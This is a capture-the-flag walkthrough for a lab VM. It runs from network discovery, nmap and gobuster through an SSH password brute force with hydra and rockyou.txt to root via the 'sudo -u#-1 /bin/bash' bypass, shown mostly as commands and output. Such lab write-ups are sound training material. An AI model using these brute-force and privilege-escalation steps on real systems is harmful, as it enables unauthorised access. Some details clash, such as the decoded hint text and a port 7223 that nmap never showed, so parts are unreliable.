



1. Import the CTF machine and make sure its **network adapter is set to Bridged**.



2. Use **netdiscover** to find the IP address of the target machine.



3. The IP shown on VMware is your **target IP**.

```
kali@kali: ~  
Session Actions Edit View Help  
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts  
17 Captured ARP Req/Rep packets, from 17 hosts. Total size: 1020  
+-----+-----+-----+-----+-----+-----+  
IP           At MAC Address      Count  Len  MAC Vendor / Hostname  
+-----+-----+-----+-----+-----+-----+  
192.168.1.1   20:0c:86:b8:63:80    1     60  GX India Pvt Ltd  
192.168.1.4   26:f7:f4:80:2f:82    1     60  Unknown vendor  
192.168.1.5   f0:a6:54:27:18:5b    1     60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.  
192.168.1.14  14:ac:60:b1:8d:09    1     60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.  
192.168.1.13  f0:a6:54:27:18:5b    1     60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.  
192.168.1.19  00:0c:29:1e:a3:7f    1     60  VMware, Inc.  
192.168.1.38  f0:a6:54:27:18:5b    1     60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.  
192.168.1.6   ac:82:47:30:fa:43    1     60  Intel Corporate  
192.168.1.7   ac:82:47:30:fa:43    1     60  Intel Corporate  
192.168.1.16  24:b2:b9:dc:e6:e9    1     60  Liteon Technology Corporation  
192.168.1.10  c2:72:82:b9:17:c7    1     60  Unknown vendor  
192.168.1.17  bc:03:58:0f:b5:ae    1     60  Intel Corporate  
192.168.1.23  bc:03:58:0f:b5:ae    1     60  Intel Corporate  
192.168.1.21  bc:03:58:0f:b5:ae    1     60  Intel Corporate  
192.168.1.22  dc:21:5c:97:0c:34    1     60  Intel Corporate  
192.168.1.15  e8:bf:b8:97:ec:a8    1     60  Intel Corporate  
192.168.1.18  24:b2:b9:dc:e6:e9    1     60  Liteon Technology Corporation
```

4. Create a new directory, go inside it, run **nmap**, and save the scan results there.

```
kali@kali: ~/ctf-1  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ mkdir ctf-1  
  
(kali@kali)-[~]  
$ cd ctf-1  
  
(kali@kali)-[~/ctf-1]  
$ nmap -sV -sC 192.168.1.19 -oN nmap-rslt  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 01:20 EST  
Nmap scan report for 192.168.1.19  
Host is up (0.00027s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.2  
23/tcp    open  telnet   Linux telnetd  
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))  
|_ http-title: 404 Not Found  
|_ http-robots.txt: 3 disallowed entries  
|_ /ctf /ftc /sudo  
|_ http-server-header: Apache/2.4.7 (Ubuntu)  
MAC Address: 00:0C:29:1E:A3:7F (VMware)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 14.31 seconds  
  
(kali@kali)-[~/ctf-1]  
$
```


5. If **port 80** is open, run the appropriate **HTTP-related nmap script** and save those results too.

```
(kali@kali)-[~/ctf-1]
$ nmap --script=http-enum.nse 192.168.1.19 -oN nmap-script-res
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 01:23 EST
Nmap scan report for 192.168.1.19
Host is up (0.00035s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http
| http-enum:
|_ /robots.txt: Robots file
MAC Address: 00:0C:29:1E:A3:7F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds

(kali@kali)-[~/ctf-1]
```

6. Open **robots.txt** in your browser here we find a hint. If a code ends with an **equal sign (=)**, it's probably **Base64 encoded**.



```
192.168.1.19/robots.txt x Upgraded - Wappalyzer x +
Not Secure http://192.168.1.19/robots.txt
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
user-agent: *
Disallow: /ctf

user-agent: *
Disallow: /ftc

user-agent: *
Disallow: /sudo

c3NoLWJydXRlZm9yY2Utc3Vkb2l0Cg==
```

7. Decode that Base64 code to get the message: **ssh-bruteforce-doit**.

```
(kali㉿kali)-[~/ctf-1]
$ echo "c3NoLWJydXRlZm9yY2Utc3Vkb2l0Cg==" | base64 --decode
ssh-bruteforce-sudoit

(kali㉿kali)-[~/ctf-1]
$
```

8. Run the **gobuster** command to find hidden directories, then check those directories in your browser.

```
(kali㉿kali)-[~/ctf-1]
$ gobuster dir -u http://192.168.1.19 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,zip,txt,php


Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.19
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,php,html,zip
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 227]
/robots.txt (Status: 200) [Size: 139]
/ftc.html (Status: 200) [Size: 154]
/sudo.html (Status: 200) [Size: 281]
/ctf.html (Status: 200) [Size: 0]
Progress: 273621 / 1102790 (24.81%)
```


9. On the webpage, right-click and select **View Page Source**.



**what are you looking for??????**




10. Open the page source of **ftc.html** (the file you found using gobuster).



```
1 <html>
2
3 <body>
4 <h1>what are you looking for?????</h1>
5
6 </body>
7 <!-- #117
8 #115
9 #101
10 #32
11 #114
12 #111
13 #99
14 #107
15 #121
16 #111
17 #117
18 #46
19 #116
20 #120
21 #116
22 -->
23 </html>
24
25
```

11. Unzip **rockyou.txt** only **once**—you don't need to extract it every time.



```
kali@kali: ~/ctf-1
Session Actions Edit View Help
(kali㉿kali)-[~/ctf-1]
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:???????
```

12. Use **hydra** with the right command to brute-force and get the **username and password**.

```
(kali㉿kali)-[~/ctf-1]
$ hydra -l test -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.19 -s 7223
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-14 01:44:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.19:7223/
[STATUS] 312.00 tries/min, 312 tries in 00:01h, 14344091 to do in 766:15h, 12 active
[7223][ssh] host: 192.168.1.19 login: test password: jordan23
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-14 01:45:19
```

13. Enter the username and password in the terminal to log in with ssh.

```
test@ctf: ~
Session Actions Edit View Help

(kali㉿kali)-[~/ctf-1]
$ ssh test@192.168.1.19 -p 7223
test@192.168.1.19's password: or??????
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Nov 13 22:14:26 2025 from 192.168.1.13
test@ctf:~$ ls
test@ctf:~$
```

14. do **ls -a**, and cat the file **.bash\_history** to see command history. If you find one that works and enter the password we get from hydra , and finally we gained **root access**.

```
ls
exit
cd /root
ls
ls
pwd
ls -a
cat .bash_history
sudo -l
sudo -i
sudo -u#-1 /etc
sudo -u#-1 /bin/bash
ifconfig
ifconfig
test@ctf:~$ sudo -u#-1 /bin/bash
[sudo] password for test:
root@ctf:~#
```